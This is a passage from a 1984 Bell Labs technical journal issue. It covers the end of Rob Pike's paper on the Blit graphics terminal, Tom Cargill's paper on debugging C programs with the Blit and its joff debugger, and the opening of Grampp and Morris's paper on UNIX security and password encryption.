Programs are loaded into the Blit from the host computer's disc by a user program that communicates with a special program load process in the terminal. By default, a layer runs a conventional "dumb" terminal emulator. When the *UNIX* program executes a bootstrap `ioctl` request to initiate program loading, `mpx` transmits the request on a reserved communications channel. The Blit demultiplexer process shuts down the terminal emulator and begins the program loader process, which allocates memory, returns to the system the base address of the program, and then copies (asynchronously with the other terminal processes) the relocated program from its `HOST` queue into memory. Since the channel is error corrected, the loading protocol just relocates the program and writes, unformatted, the relocated binary; no checksumming or verification is necessary. When the loading is complete, the program begins executing. If it executes the `exit` system call, the layer remains active but is reinitialized with the dumb terminal emulator.

## IX. RETROSPECTION, INTROSPECTION, AND CONCLUSIONS

The Blit has taught us that multiprogramming has been underused. A user is capable of running several related or unrelated programs in parallel if the user interface makes it easy to control their execution. The Blit has also shown the advantages of isolating the issues of user interaction from the operating system. All of the Blit software is user-level code, yet the Blit environment feels naturally coupled to the *UNIX* system. The system really knows nothing about the multiplexing going on; the user is just running more processes than usual. A large part of the Blit's success can probably be attributed to our concentration on the graphics and user interface issues, rather than the development of a new integrated, distributed programming environment. There are a number of things worth noting that were done

well on the Blit, and a number that could be improved. To end on an upbeat note, we will discuss the mistakes first.

Although the graphics is fast enough, the hardware is not big enough. That is, memory is tight when working on big programs, and there isn't enough offscreen bitmap storage. The greatest problem, though, is certainly the low bandwidth. Putting aside the issues of availability, simplicity, and portability, RS-232 is not fast enough for file I/O. The text editor must be written in two parts, using the terminal much like a cache. Consider context searches at 1200 baud, which would otherwise require sending the entire file, perhaps hundreds of thousands of characters long, over the phone line. Unfortunately, writing one program in two pieces is much harder than writing two programs. Still, we don't want local disc. The Blit model, using an inexpensive dedicated front-end for high-quality interaction on a traditional time-sharing system, is a powerful one, and we prefer increasing the memory and bandwidth, leaving the basic structure the same, to adding disc and therefore expense, noise, and the proliferation of local copies of software.

`mpxterm` does not exploit multiprogramming enough itself. Layers and terminal processes are one-to-one, counter to the current fads of message-based systems. There certainly needs to be more terminal IPC so, for example, text in one layer may be copied to another using the `jim` cut and paste operators.

Perhaps most importantly, the current Blit software is tending towards disintegration: *this* layer is an editor and *this* layer is a debugger and *this* layer is a circuit design program. This trend is counter to the uniformity of environments that makes a system easy to use, and misses some obvious simplifications. One obvious change would be to push text editing to a lower level, so text anywhere on the screen, not just in a `jim` layer, could be edited with the mouse. `mpxterm` is currently being rewritten to support editing of displayed text.

Some things were done well. One of the Blit's competitive advantages was that the two people (Locanthi and Pike) who designed the hardware and software were the people who most wanted to use it. Both understood the hardware and software issues, and the hardware and software were designed together to work together, rather than by competing committees. Particularly in the design of the graphics memory, iterations of the hardware design were punctuated by writing test software to develop a feeling for the hardware/software trade-offs, and where best to resolve them. Finally, the bulk of the software was written by the same two people, and `mpx` and `mpxterm` were written by one (Pike).

Simplicity rules the Blit software. The operating system has no memory management and the simplest process structure possible. The

user interface is devoid of the usual frills and bunting that decorate most graphics environments. For example, there is only one type of menu—a list of strings. Many menu styles can be envisioned, and they would certainly be used if implemented, but only one is necessary. The Blit graphics library is about 8K bytes of compiled code, of which over 3K is `bitblt`, `texture`, and the line-drawing primitives. This is a small fraction of the size of most interactive graphics systems.

The Blit is inexpensive. For little more than the cost of replacing the 24-by-80 terminals, everyone in our research center, including the support staff, has a Blit, and several have two. Also, replacing terminals is a simple way to migrate to a new environment. The system underneath is still the same *UNIX* system, in fact—so nothing was left behind, and only new things had to be implemented.

From the user's point of view, the Blit has brought about a far-reaching change in attitude: in conventional environments, even on sophisticated time-sharing systems, the user must often wait for the machine to complete some task such as a compilation. On the Blit, the machine is always ready to do something new—the user is in control, not the machine.

## X. ACKNOWLEDGMENTS

Many people helped and influenced the development of the Blit. Most important among them is Bart Locanthi, who designed and built the terminal and much of the underlying graphics software. Piers Dick-Lauder wrote the error-correcting protocol in `mpx` and wrote the eighth edition version of `mpx` itself. Thanks are also due to Sally Browning, Tom Cargill, Greg Chesson, Joe Condon, Dave Ditzel, Steve Johnson, Andrew Hume, John Reiser, and Dennis Ritchie, each of whom provided indispensable assistance and enthusiastic encouragement.

## REFERENCES

1. D. H. Ingalls, "The Smalltalk Graphics Kernel," *Byte*, 6 (August 1981), pp. 168-94.
2. R. Pike, B. N. Locanthi, and J. F. Reiser, "Hardware-Software Tradeoffs for Bitmap Graphics on the Blit," *Software—Practice & Experience*, 15 (March 1985).
3. R. Pike, "Graphics in Overlapping Bitmap Layers," *Trans. Graph.*, 2, No. 2 (1983), pp. 135-60.
4. C. P. Thacker et al., "Alto: A Personal Computer," CSL-79-11, August 1979, Xerox Corp.
5. W. N. Joy, R. S. Fabry, and K. Sklower, *UNIX 4.1BSD Programmer's Manual*.
6. T. A. Cargill, "The Blit Debugger," *J. Systems and Software*, 3, No. 4 (December 1983), pp. 277-84.
7. R. Pike, unpublished work.
8. B. W. Kernighan, "Pic: A Language for Typesetting Graphics," *Software—Practice & Experience*, 12 (January 1982), pp. 1-20.
9. D. M. Ritchie, "The *UNIX* System: The Evolution of the *UNIX* Time-sharing System," *AT&T Bell Lab. Tech. J.*, this issue.

## **AUTHOR**

**Rob Pike**, AT&T Bell Laboratories, 1980—. As a Member of Technical Staff Mr. Pike's best-known work has been as co-developer of the Blit bitmap graphics terminal. His research interests include statistical mechanics and cosmology; his practical interests involve interactive graphics hardware and software.

## **The UNIX System:**

# **Debugging C Programs With the Blit**

By T. A. CARGILL\*

(Manuscript received August 1, 1983)

The Blit terminal is changing the way we debug C programs. Using multiple virtual terminals on the Blit, a programmer can interact simultaneously with several of the tools needed when debugging. This makes existing tools more useful and influences the design of new tools. In particular, the Blit cleanly separates the programmer's communication with a debugger from communication with the program being debugged. Moreover, *joff*, a debugger for C programs that run in the Blit, demonstrates the advantage of operating a debugger asynchronously with the subject process and the effectiveness of a source-level user interface based on pop-up menus. The graphics user interface supports "pointer chasing" through arbitrary data structures and graphical display of graphics data objects.

## **I. INTRODUCTION**

This paper begins with a synopsis of debugging technology (see surveys published by Model and Myers).<sup>1,2</sup> This is followed by a discussion of the Blit terminal's effect on debugging C programs running under the *UNIX*<sup>™</sup> operating system and then an example of *joff*, a debugger for C programs running on the Blit itself. The observations are pertinent to other languages used on *UNIX* systems, but only C has been used on the Blit. For programs on a *UNIX* system

---

\* AT&T Bell Laboratories.

---

Copyright © 1984 AT&T. Photo reproduction for noncommercial use is permitted without payment of royalty provided that each reproduction is done without alteration and that the Journal reference and copyright notice are included on the first page. The title and abstract, but no other portions, of this paper may be copied or distributed royalty free by computer-based and other information-service systems without further permission. Permission to reproduce or republish any other portion of this paper must be obtained from the Editor.

host, the multiplexed virtual terminals of the Blit increase the effectiveness of debugging with the standard tools. The Blit's hardware and software make its debugger quite unlike the debuggers used for *UNIX* programs. Several small scenarios illustrate tools and techniques used in debugging. (These examples are unrealistic and therefore require the reader to extrapolate to the effect in real debugging.) Some appreciation of the Blit terminal<sup>3</sup> and a reading knowledge of C<sup>4</sup> are assumed.

## II. DEBUGGING TOOLS

Debugging is a complicated activity. A program isn't doing what it should, and the programmer has to find out what it is doing, so that the problem may be rectified or documented. Locating and understanding the errant part of the program is usually much harder than deciding how to correct the problem.

Initially, the programmer does not even know where to look; only the symptoms are known—the program's *external* behavior. The programmer constructs hypotheses about what may be wrong in the program and devises ways to test them. The results of each test are clues about the program that lead to other hypotheses. The more specific the hypotheses become, the more information the programmer needs about the internal behavior of the program, which is not normally observable.

A *debugger* is a tool for observing the internal behavior of a program. Generally, a debugger lets the programmer examine the state of the program at some point in its execution. Debuggers present the state of the subject program in different ways. They vary in the level of abstraction at which the program is viewed, from source programming language to machine language, and in the degree of user interaction:

- The most primitive debuggers give *dumps*: they print the contents of every memory location in the address space of the program at the time of a failure. The subject program executes no further; there is only information about its final state.
- Other debuggers *trace* the program: they print messages about selected events that occur in the execution of the program. Typical events are variable assignments and function calls. If the set of events must be fixed when the program is compiled or starts to run, the debugger is a batch tool, even if it runs in time sharing.
- *Interactive* debuggers involve the programmer in the execution of the program: when an event occurs the programmer enters a dialogue with the debugger and interactively examines the state of the program or modifies the set of events before restarting the program. The interactive nature is a great advantage; it is only after seeing the values of some variables that the programmer knows where to

look for other critical data. Each run of the subject yields more information than it would with a batch debugger.

The characteristics of a debugger are most influenced by the architecture of the machine executing the subject program; the machine architecture determines the ease with which the debugger can access and control the internal state of the program. An interpreter, a software machine, can easily provide ample support for a debugger. Hardware processors usually provide much less support. For example, with an interpreter it may be easy to implement a class of events based on changes in the values of variables by invoking the debugger after the completion of each statement. Hardware processors vary but may provide no more than a *breakpoint* event, halting the program when it reaches a particular instruction.

Debuggers are also influenced by the architecture of their operating environment. Under an operating system that permits users to execute only a single process, the debugger and its subject must be merged into one process. Several reasons make it undesirable to combine the debugger and the subject into a single process:

1. The debugger's presence in the subject process may result in different behavior, even to the point where the bug is no longer apparent.
2. The debugger is not protected; the subject process may overwrite it.
3. If process address space is limited, there may not be room for the debugger.
4. If the debugger and the subject must be bound before the subject starts to execute, the debugger cannot be invoked after something goes wrong in a production program.

If possible, it is therefore better to make the debugger a separate process, supported by operating system primitives for accessing the subject process.

These reasons for making the debugger a separate process have more to do with the implementation of the debugger than with its use. The programmer still perceives the debugger and subject as united if communication with them is through a single terminal. To the programmer, the drawbacks of a shared terminal are:

1. The process involved with each line of input and output must be determined.
2. The shared terminal may not behave properly if the debugger and the subject require it to operate in different modes.
3. Even in the same mode, Input/Output (I/O) may not interleave properly because of unflushed buffers, cursor control, and so on.

The solution is to use two terminals, one for the debugger and one for the subject. But whether the two processes can drive separate terminals

depends on the operating system again, and also on the availability of terminals.

A debugger is only one of the tools used in debugging. The programmer uses a full set of software tools to manipulate a great deal of information: the source program, data files, test results, other programs, subroutine libraries, documentation, news bulletins, mail messages, etc. Even though experienced programmers write programs with debugging in mind, they can rarely plan much of how to tackle a particular bug. It is hard to anticipate the course of a debugging session or what information will be needed; the results of each step determine where to look, what to consider, and what tool to use next. A dextrous programmer may rapidly apply a wide variety of tools.

### III. USING THE BLIT TO DEBUG *UNIX* PROGRAMS

The Blit can multiplex a number of *UNIX* system shells.<sup>3</sup> Each shell runs in its own *layer*, a rectangular region of the screen that, by default, behaves like an ASCII terminal. The shells run asynchronously, writing to their respective layers at any time, ignorant of the multiplexing. The user creates, moves, reshapes, and deletes layers with a graphics mouse. The mouse also controls the way in which the layers overlap, and it selects the current layer, to which input from the keyboard is directed. Any obscured portion of an overlapped layer remains active; it can be written to at any time, and is restored when the layers are rearranged to make it reappear. The effect, for the user and the *UNIX* system alike, is as though the user had an array of terminals. A layer can also be tailored for an application with an arbitrary graphics program, down loaded from the *UNIX* system to run in the Blit's processor. For example, *jim*, a mouse-based multifile text editor, down loads its user interface process to a Blit layer.<sup>3</sup>

The Blit has a considerable impact on debugging, even when no debugger is used, as in the ever-popular method of debugging C programs by inserting print statements. When a program is being debugged, the ability to run multiple streams of *UNIX* system commands simultaneously is useful because the programmer has to perform so many different tasks. The subject program can run in one layer while the source text of the program is viewed in another layer. Perusing the source text and following the behavior of the subject program simultaneously is a great help, even if the text editor only displays text from one file at a time. The text editor written for the Blit, *jim*, makes it possible to flip rapidly among as many as 20 files, and arrange the files in overlapping windows within its layer. In a layer occupying less than half of the Blit's 800 × 1024 pixel display, *jim* can show a block of source text with a function call from one

source file, the body of the called function from another, and a set of definitions from a common header file.

None of the context of an editor or the subject program is lost when other tools must be used. Examples of the kind of tools that might be needed at any time are:

- `grep`—to find occurrences of an identifier,
- `diff`—to see how a file has changed,
- `man`—to obtain a section of the *UNIX* system manual.

If executing a command takes a long time, the programmer need not wait for output before doing something else; each shell and tool responds independently. Without some discipline this can become chaotic, and it takes a little practice to use the Blit's layers to the best effect. Many programmers establish an idiosyncratic layout of the Blit screen, with fixed tools in layers at fixed positions. It is then easy to keep track of a few extra layers, handling other tasks as they arise.

Where they would not otherwise work, print statements can still be used for debugging on a Blit. Consider using print statements to debug a conventional *UNIX* system screen editor running behind a Blit layer. (A Blit layer can be programmed to emulate an arbitrary ASCII terminal.) As the editor moves the cursor around the screen, print statement output will overwrite editor text and vice versa; the editor also will lose track of the cursor's location. However, on the Blit the trace can be directed to a different layer, as follows:

1. The debugging output is written to another stream, say the standard error device:

```
fprintf( stderr, "keyboard( ) = %o\n", c );
```

2. The "pseudo-teletype" device associated with the layer to receive the trace is determined by using the `tty` command in that layer:

```
$ tty
/dev/pt/pt26
```

3. The editor's standard error output is directed to that device:

```
$ editor 2>/dev/pt/pt26
```

The editor now executes in one layer and the trace output scrolls by in another layer; there is no interference. Flow control characters from the keyboard can stop and start the trace output to prevent it from scrolling away too quickly. Of course stopping the output from the trace will not stop the editor until it blocks on full buffers.

In this case the print statements write unconditionally to the layer receiving the trace. A conditional trace is possible by adding a level of software to remove unwanted output. A file of directives, supplied by

the programmer, can be used to control which print statements are active and which should be ignored. Checking the control file periodically to see if it has changed provides asynchronous control of the trace; the control file can be edited (in a third layer) while the program is running, to select dynamically which trace output is produced.

So far, there has been no mention of the *UNIX* system debuggers `adb` and `sdb`. These tools are functionally alike. Both debuggers examine dump files from aborted processes and interactively control the execution of processes to be debugged. They differ in the level at which the subject program is interpreted: `adb` presents the program in terms of symbolic assembly language; `sdb` presents it in terms of its C source text. The *UNIX* system supports interactive debuggers as separate processes, but the subject must be a child process, created by the debugger.

For `adb` and `sdb`, isolation of the subject's I/O is handled easily. Both debuggers have a `run` command to start the execution of the subject process. The command takes arguments to be passed to the process, including I/O redirection. So the standard I/O devices for the subject process can be chosen to make it communicate with another layer. As with the other examples, the *UNIX* system I/O abstraction makes the technique possible. The Blit merely places a personal set of asynchronous devices at the programmer's disposal.

#### IV. DEBUGGING BLIT PROGRAMS

C programs down loaded into the Blit must also be debugged. The Blit environment is quite unlike the *UNIX* system environment and affects the way Blit programs are debugged:

- Control flow in many Blit programs is driven by asynchronous input from the mouse, the keyboard, the clock, and a corresponding process on the host. This introduces some of the problems of debugging real-time software, particularly the difficulty of recreating conditions that produce an error. However, one classic bane of real-time programs is absent—response to interrupts is handled entirely by Blit system software.
- The primitive operations of the layer in which a program runs are those of bitmap graphics, not those of an ASCII terminal. A print statement only works if the program incorporates a set of output routines that interact properly with the graphics.
- The Blit has no memory management. Addressing errors may not be detected before a process has overwritten memory other than its own. However, one common addressing fault, indirection through location zero, is trapped by hardware.
- There is no preemptive scheduling. A looping process seizes the

processor; this prevents other processes from running. When this happens a special key on the keyboard must be used to kill the looping process.

The `joff` debugger is the principal tool for debugging Blit processes. It is described more fully in Ref. 5, which includes some details of its implementation. `Joff` is quite unlike the *UNIX* system debuggers in the way it interacts with the programmer and the subject process. It is invoked in its own layer before being bound to the subject process to be examined. In a layer the command `joff` invokes the *UNIX* system process of `joff`, which immediately down loads the part of `joff` that runs in the Blit. Once loaded, `joff` is in an idle state with no layer to debug, indicated by the message in the status line at the top of its layer. The part of the display that has changed is underlined.

```
no layer
: _
```

The remainder of the `joff` layer scrolls text up the screen and off the top when it fills. The “: \_” in the scrolling region is a prompt for a keyboard command. In fact, keyboard commands are used very little; all of the common commands are from the pop-up menu on the right-hand mouse button. At the outset, the menu is just:

```
layer
quit
```

If `layer` is picked, the cursor changes to a bullseye icon. Moving the bullseye to a layer and pressing the right-hand button selects the process running in that layer as the subject of `joff`. Assume the layer selected is running the Blit text editor, `jim`. By examining the arguments with which `jim` was invoked, `joff` attempts to determine the host object file from which the process was down loaded, in order to find the symbol tables. The name of the object file should be element 0 of a vector of arguments, known by convention as `argv`, passed to the function `main`. This is printed in the scrolling area followed by a prompt, with the cursor switched to an icon calling for a menu selection:

```
argv[0] = /usr/blit/mbin/jim.m
symbol tables?
```

The menu presented is:

```
argv[0]
none
keyboard
```

The expected response is `argv[0]`, but the other entries permit the special cases of proceeding without symbol tables, or entering the name of another file from the keyboard.

Having successfully bound itself to `jim`, `joff` displays the state of its subject in the status line:

```
running
argv[0] = /user/blit/mbin/jim.m
: _
```

In this case `jim` is running, that is, executing normally. If `jim` were stopped because of a run-time error or suspended by the down-loader before starting to execute, it would be selected as the subject in the same manner. The right button menu is now:

```
layer
quit
breakpts
globals
halt
```

Notice that `layer` is still there; `joff` can be switched to another process at any time. Three new entries have appeared:

- `breakpts`—to set and clear breakpoints,
- `globals`—to examine global variables,
- `halt`—to suspend the subject process.

A menu entry appears only when its use is valid. There is no need to breakpoint or halt `jim` before using `globals` to see the values of its global variables. Picking `globals` changes the menu on the right button to:

<code>Drect</code>	<code>glb</code>
<code>F_rectf</code>	<code>glb</code>
<code>Jdisplay</code>	<code>glb</code>
<code>Null</code>	<code>glb</code>
<code>P</code>	<code>glb</code>
<code>_string</code>	<code>glb</code>
<code>boxcurs</code>	<code>glb</code>
<code>bullseye</code>	<code>glb</code>
<code>butfunc</code>	<code>glb</code>
<code>complete</code>	<code>glb</code>
<code>current</code>	<code>glb</code>
<code>deadmouse</code>	<code>glb</code>

This shows only the top 12 items from a sorted list of the 40 global variables of `jim`. A scroll bar (not shown) beside the menu scrolls the 12-item window quickly through the full list. Each variable is identified as global by the `glb` tag; showing the class of each variable is needed to resolve ambiguity in some menus. Picking a variable from this menu, for example, `current`, requests that its type and value be displayed; `current` is a pointer to the portion of text displayed from the file currently being edited by `jim`:

```
running
argv[0] = /usr/blit/mbin/jim.m
struct Textframe * : current=53180
struct Textframe * : current?
```

Note that there was no need to refer to the source text of `jim` to find this variable. To compose this entire example I used only `joff` to feel around inside `jim` until I found interesting objects. Of course the blind alleys have been removed from the transcript. In general, it is quite practical to examine the data structures in a working program without reference to the source text.

The value of `current` is a pointer to a `Textframe`<sup>†</sup> structure at

---

<sup>†</sup> To ease reading, license is taken with the length of identifiers. In the symbol tables, all identifiers are truncated to eight characters.

address 53180. The prompt is an invitation to use a menu to construct an expression based on `current`, and examine the data structure. This menu begins:

```
~[?]
Textframe{~}
->rect
~->scrollre
~->totalrec
~->str
~->s1
~->s2
~->scrolly
~->file
~->obscured
```

Each entry is an expression in which tilde represents the active expression, `current`. The rectangle where text is displayed is stored in the `rect` field of a `Textframe` structure, `current~->rect`, selected by picking `~->rect`:

```
running
argv[0] = /usr/blit/mbin/jim.m
struct Textframe * : current=53180
struct Rectangle: current->rect?
```

Now the active expression is a `Rectangle` structure. No value has been shown—it is not a scalar or a pointer. There is a new prompt to extend the expression and the menu is:

```
Rectangle{~}
~.origin
~.corner
%outline(~)
newframe(~)
rXOR(~)
```

`Rectangle{~}`, at the top of the menu, is not a C expression. It is a request to display each field of the structure and its substructures,

recursively. The standard Blit representation of a rectangle is `struct Rectangle`:

```
typedef struct Point {
    short x;
    short y;
} Point;
typedef struct Rectangle {
    Point origin;
    Point corner;
} Rectangle;
```

Three functions—`%outline( )`, `newframe( )`, `rxOR( )`—also appear in the menu, for reasons discussed below. Picking `Rectangle{~}` produces:

```
running
argv[0] = /usr/blit/mbin/jim.m
struct Textframe * : current=53180
current->rect={origin={x=27,y=452},corner
={x=787,y=984}}
struct Rectangle: current->rect?
```

This selection has not moved deeper into the data structure and `current->rect` reappears as the prompt, with the same menu. Picking `~.origin` gives:

```
running
argv[0] = /usr/blit/mbin/jim.m
struct Textframe * : current=53180
current -> rect = {origin = {x = 27, y = 452}, corner
= {x=787, y=984}}
struct Point: current->rect.origin?
```

and the menu for a Point:

```
Point{~}
~.x
~.y
%point(~)
pttoframe(~)
```

In this menu, `%point(~)`, and in the previous menu, `%outline(~)`, are examples of functions built into `joff` for graphically displaying the standard Blit graphics data structures. A point is shown graphically by a flashing a cross hair at its position on the screen, and a `Rectangle` by drawing its outline in exclusive-or mode. Graphic display of graphics objects is the natural way to debug graphics programs; many bugs are immediately apparent. For example, it might be obvious from an image that a rectangle has been rotated and translated, an observation that might not emerge from the numeric coordinates.

The `Point` menu also contains `pttoframe(~)`. This is the function in `jim` that maps a screen position to a pointer to the `Textframe` covering the position; it determines to which of the `jim` files the mouse is pointing:

```
Textframe *pttoframe(pt)
Point pt;
```

This function is included by virtue of being applicable, that is, its only argument matches the type of the active expression. In general, this brings into the menu many useful functions, such as coordinate transformers and special display functions. Picking `pttoframe(~)` makes

```
pttoframe(current->rect.origin)
the new active expression and evaluates it:
```

```
running
argv[0] = /usr/blit/mbin/jim.m
struct Textframe * : current=53180
current->rect={origin={x=27,y=452},corner
={x=787,y=984}}
struct Textframe * : pttoframe(current->
rect.origin)=53180
struct Textframe * : pttoframe(current->
rect.origin)?
```

All is well—the pointer returned by `pttoframe` is the value of `current`, 53180.

Throughout this interaction with `joff`, `jim` continues to run—idling, waiting for mouse or keyboard input, its data structures unchanging. At any time it is possible to switch layers and interact with `jim` to manipulate it and see how it behaves. With `jim` executing asynchronously, `joff` does not try to present a consistent view of the internal state of `jim`; each expression is evaluated separately and reflects the values of the `jim` variables at the time of evaluation. To guarantee a consistent view, `jim` must be suspended, by using the `halt` or `breakpts` command from the main menu. Picking

`breakpts` yields a menu containing the one hundred functions in `jim`, beginning:

```
gcalloc( )
Rectf( )
Send( )
addstring( )
adjustnames( )
box( )
buttonhit( )
buttons( )
center( )
charofpt( )
closeall( )
closeframe( )
```

Picking one of the functions, say `box ( )`, produces a further menu for setting breakpoints:

```
call
return
both
> none
```

The “>” tag on `none` indicates that no breakpoints have yet been set on `box`. Picking `call` sets a breakpoint on any call to `box`. Reshaping the current text frame in `jim` results in a call to `box`, to clear a rectangle and draw a border around it:

```
box(t)
Textframe *t;
```

Next, `joff` announces the breakpoint in the status line:

```
call: box(t=53180)
argv[0]= /user/blit/mbin/jim.m
struct Textframe * : current=53180
current->rect={origin={x=27,y=452}, corner
={x=787,y=984}}
struct Textframe * : pttoframe(current->
rect.origin)=53180
: _
```

Correctly, the `box` argument, `t`, has the same value as `current`.  
With `jim` suspended, the `joff` menu becomes richer:

```
layer
quit
breakpts
globals
stmt step
go
traceback
function
box( ) vars
```

The new entries are:

**stmt step**—to execute one source statement from the subject,  
**go**—to restart the subject,  
**traceback**—to list the functions on the callstack,  
**function**—to select the current function from the callstack,  
**box( ) vars**—to examine local variables in the current function,  
**box( )**,

A menu of local variables behaves like the menu of global variables. The current function can be changed by picking function from the main menu. This produces a menu of the functions on the callstack:

```
box( )
dodraw( )
menugene( )
buttonhi( )
main( )
```

Picking **dodraw( )**, for example, makes it the current function; **dodraw( ) vars** then appears in the main menu and its local variables are accessible instead of those of the **box**.

Though far from exhaustive, this demonstration of **joff** emphasizes the characteristics that make it an effective tool:

1. It is bound dynamically to an arbitrary subject process, in any state.
2. It executes asynchronously with its subject.
3. A simple, mouse-based user interface supports all the basic commands and expressions for “pointer chasing.”
4. Graphics data are displayed graphically.

## V. DEBUGGING DISTRIBUTED PROGRAMS

Applications for the Blit are usually composed of two communicating processes, one running on the Blit processor and one running in the *UNIX* system. The example above ignored the other process of **jim**—managing the files on the host. There is no difficulty when both processes must be debugged simultaneously. Debugging the *UNIX*

system process does not interfere with debugging the Blit process. None of the debugging techniques makes any assumption about what is happening elsewhere. For example, if the *UNIX* system process is executed under *sdb*, and *joff* is applied to the Blit process, three layers are used: one for the application and two for debuggers. Neither debugger is aware of the other.

## VI. CONCLUSION

Using the Blit to debug *UNIX* programs makes existing debugging tools and techniques more effective. The Blit's multiple virtual terminals make it easy to exploit the *UNIX* system's inherent character. Multiple shells help to handle the diversity of tasks involved in debugging. I/O on the *UNIX* system cleanly isolates debugging activity from the program's normal communications.

A debugger for C programs on the Blit takes advantage of the Blit's hardware/software architecture to provide more function and a better user interface than the *UNIX* system debuggers. The Blit debugger is bound dynamically to a running process and then executes asynchronously beside it. With a menu-based user interface driven by the mouse, the keyboard is rarely needed, even when using expressions to examine complex data structures.

## VII. ACKNOWLEDGMENTS

I wish to thank Brian Kernighan and Rob Pike for their comments on drafts of this paper.

## REFERENCES

1. M. L. Model, "Monitoring Systems Behavior in a Complex Computational Environment," CSL-79-1, Xerox Corp., 1979.
2. B. A. Myers, "Displaying Data Structures for Interactive Debugging," CSL-80-7, Xerox Corp., 1980.
3. R. Pike, "The *UNIX* System: The Blit: A Multiplexed Graphics Terminal," AT&T Bell Lab. Tech. J., this issue.
4. B. W. Kernighan and D. M. Ritchie, *The C Programming Language*, Englewood Cliffs, NJ: Prentice-Hall, 1978.
5. T. A. Cargill, "The Blit Debugger," *J. of Syst. Software*, 3, No. 4 (December 1983), pp. 277-84.

## AUTHOR

**Thomas A. Cargill**, B.S. (Mathematics/Computer Science), 1973, University of Reading, England; M. Math., 1975, and Ph.D., (Computer Science), 1979, University of Waterloo, Ontario; AT&T Bell Laboratories, 1982—. Mr. Cargill was Assistant Professor at the University of Waterloo from 1980 to 1981. At AT&T Bell Laboratories he is a member of the Computing Science Research Center. His research interests are in software support for software development.

## ***The UNIX System***

# **UNIX Operating System Security**

By F. T. GRAMPP\* and R. H. MORRIS\*

(Manuscript received February 7, 1984)

Computing systems that are easy to access and that facilitate communication with other systems are by their nature difficult to secure. Most often, though, the level of security that is actually achieved is far below what it could be. This is due to many factors, the most important of which are the knowledge and attitudes of the administrators and users of such systems. We discuss here some of the security hazards of the *UNIX*<sup>™</sup> operating system, and we suggest ways to protect against them, in the hope that an educated community of users will lead to a level of protection that is stronger, but far more importantly, that represents a reasonable and thoughtful balance between security and ease of use of the system. We will not construct parallel examples for other systems, but we encourage readers to do so for themselves.

## **I. INTRODUCTION**

This paper is aimed primarily at a technical audience and, for that very reason, its usefulness as a tutorial for increased computer system security is diminished. By far, the most important handles to computer security and, indeed, to information security, generally, are:

- Physical control of one's premises and computer facilities
- Management commitment to security objectives
- Education of employees as to what is expected of them

---

\* AT&T Bell Laboratories.

---

Copyright © 1984 AT&T. Photo reproduction for noncommercial use is permitted without payment of royalty provided that each reproduction is done without alteration and that the Journal reference and copyright notice are included on the first page. The title and abstract, but no other portions, of this paper may be copied or distributed royalty free by computer-based and other information-service systems without further permission. Permission to reproduce or republish any other portion of this paper must be obtained from the Editor.

- The existence of administrative procedures aimed at increased security.

Unless each of these basics is in place, all of the technical solutions, the special hardware, the software safeguards, and the like are utterly meaningless. We will not address these issues to any great extent in this paper, but we mean to stress our firm conviction that no level of security whatever can be achieved without them.

In discussing the status of security on the various versions of the *UNIX* operating system, we will try to place our observations in a wider context than just the *UNIX* system or one particular version of the *UNIX* system. *UNIX* system security is neither better nor worse than that of other systems. Any system that provides the same facilities as the *UNIX* system will necessarily have similar hazards. From its inception, the *UNIX* system was designed to be user friendly, and most decisions that pitted security against ease of use were heavily weighted in favor of ease of use. The result has been that the *UNIX* system has become a fertile test bed for the development of reasonable security procedures that interfere to the minimum possible extent with ease of use.

The major weakness of any information system such as the *UNIX* system resides in the habits and attitudes of the user community. Naiveté and carelessness will produce awful security under almost any conditions.

It is easy to run a secure computer system. You merely have to disconnect all dial-up connections and permit only direct-wired terminals, put the machine and its terminals in a shielded room, and post a guard at the door. There are in fact many examples of *UNIX* systems that are run under exactly these conditions, principally systems that contain classified or sensitive defense information.

There are a number of options, implemented either in hardware or in software, that provide a measure of security that is almost this good. Examples are systems that only respond to a dial-up call by calling back on a preassigned number. Many commercially available operating systems make it essentially impossible to create or install any user software or application software without administrative help; some other systems make it virtually impossible to read files belonging to another user, even when the users want to cooperate in their work. All these measures work by restricting access to the system and by reducing the powers that the system gives its users. The *UNIX* system was designed to increase, not decrease, the power and flexibility available to its users. It was designed to be easily accessible and to facilitate communication within its user community. Most *UNIX* systems, not surprisingly, are of the dial-up variety. They provide their users with a general programming ability—to create, install, and

use their own programs. All but a few of their files are at least readable by anybody, and most such systems have access to thousands of other systems via remote mail and file transfer facilities. That is, they use the *UNIX* system as its creators intended it to be used.

Such open systems cannot ever be made secure in any strong sense; that is, they are unfit for applications involving classified government information, corporate accounting, records relating to individual privacy, and the like. Security, though, is not an absolute matter; there are tolerable levels of insecurity and there are balances to be struck, not only between security and accessibility but also between the cost of security measures and the risk or exposure associated with the information being protected. By homely analogy, most family silverware is stored in a cabinet in a house with a lockable door. It is not stored in a box on the front lawn for obvious reasons, but neither is it stored in a bank vault, where it would be much safer than at home, but where it could not easily be used and enjoyed. The insecurity of keeping it at home is both tolerable and appropriate. (Neither of the authors, by the way, keeps any silver in his home.) More homely yet as an example, the notion that firewood, though a commodity of considerable value, might be stored in a bank vault is simply ludicrous. The same balances are appropriate when it is information that is being protected.

Most *UNIX* systems are far less secure than they can and should be. This unwarranted insecurity is largely caused by complacency and by the use of concealment as a security measure. The administrators do not want word of security problems to be circulated. The bad guys agree, but for different reasons. This attitude produces an unhealthy situation in which administrators and users alike are uninformed about security issues. Much silverware is left on the lawn, and only the bad guys are well informed about the exposure and the risks.

Concealment is not security. The intent of this article is to survey at least the better-known security hazards associated with the *UNIX* system, and to suggest ways in which security can be improved without greatly diminishing the usefulness of the system to its authorized users.

Topics to be covered are:

1. The insecure nature of passwords
2. Protection of files
3. Special privileges and responsibilities of administrators
4. Burglary tools, and protection against them
5. Networking hazards
6. Data encryption.

All these will be discussed in the context of a community of users who are largely naive about security issues.

There is nothing in the above list that is specific to the *UNIX* system. All of the problems that will be discussed here are system-dependent instances of far more general problems that appear in other forms on other systems. It is inappropriate to construct parallel exhibits from other systems here, but readers might find it rewarding to do this themselves.

Finally, there was more than a little trepidation about publishing this article. There is a fine line between helping administrators protect their systems and providing a cookbook for bad guys. The consensus of the authors and reviewers is that the information presented here is well known: the bad guys know it well, and a more favorable distribution of this knowledge is desirable.

## II. PASSWORD SECURITY

The most important, and usually the only, barrier to the unauthorized use of a *UNIX* system is the password that a user must type in order to gain access to the system. Much attention has been paid to making the *UNIX* password scheme as secure as possible against would-be intruders.<sup>1</sup> The result is a password file in which only encrypted passwords are kept. A person logging into the system is asked for a password. The password is then encrypted with a one-way transformation, and compared to the encrypted password previously stored in the file. Access is permitted only if the two match. An advantage of this system of password control is that there is no record anywhere of the user's password.

